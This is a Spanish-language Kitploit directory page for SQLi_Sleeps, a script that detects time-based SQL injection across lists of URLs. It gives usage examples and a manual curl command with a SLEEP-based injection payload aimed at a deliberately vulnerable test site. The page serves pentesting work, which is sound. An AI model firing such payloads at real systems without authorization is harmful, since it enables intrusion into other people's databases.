
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
SQLi_Sleeps — Detecta inyección SQL basada en tiempo mediante el envío de solicitudes GET manipuladas a múltiples URLs y la medición de respuestas retrasadas; incluye soporte de cookies para pruebas autenticadas. | Kitploit
Herramientas/GitHubGitHub/hernanrodriguez1/sqli_sleeps
Escáneres de Vulnerabilidades WebExplotación de Aplicaciones WebSeguridad WebPruebas de Penetración
GitHubhernanrodriguez1/sqli_sleeps

SQLi_Sleeps

Detecta inyección SQL basada en tiempo mediante el envío de solicitudes GET manipuladas a múltiples URLs y la medición de respuestas retrasadas; incluye soporte de cookies para pruebas autenticadas.

Ver Repositorio
1273139hace 1 añoRevisado por Kitploit
Compartir

SQLi_Sleeps

Es un script sencillo que permite encontrar vulnerabilidades SQLi, obteniendo un tiempo de respuesta superior a 20 segundos mediante inyección basada en tiempo.

usage: SQLi_Sleeps2.py [-h] -u URLS -d DATA [-c COOKIE]

Realiza una petición GET a múltiples URLs con diferentes datos.

options:
  -h, --help            show this help message and exit
  -u URLS, --urls URLS  Archivo de texto con las URLs a las que se les realizará la petición GET.
  -d DATA, --data DATA  Archivo de texto con los datos que se agregarán a las URLs.
  -c COOKIE, --cookie COOKIE
                        Cookie a incluir en la petición GET.

# Cookie simple
python3 script.py -u urls.txt -d data.txt -c "session=abc123"

# Múltiples cookies
python3 script.py -u urls.txt -d data.txt -c "session=abc123; user_id=456"

# Sin cookie
python3 script.py -u urls.txt -d data.txt

cat urls.txt | sed 's/FUZZ//g'

imagen



PoC

python3 SQLi_Sleeps2.py -u urls.txt -d data.txt
imagen

Análisis manual

time curl "http://testphp.vulnweb.com/search.php?test=query'XOR(SELECT(0)FROM(SELECT(SLEEP(5)))a)XOR'Z" -I


imagen

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





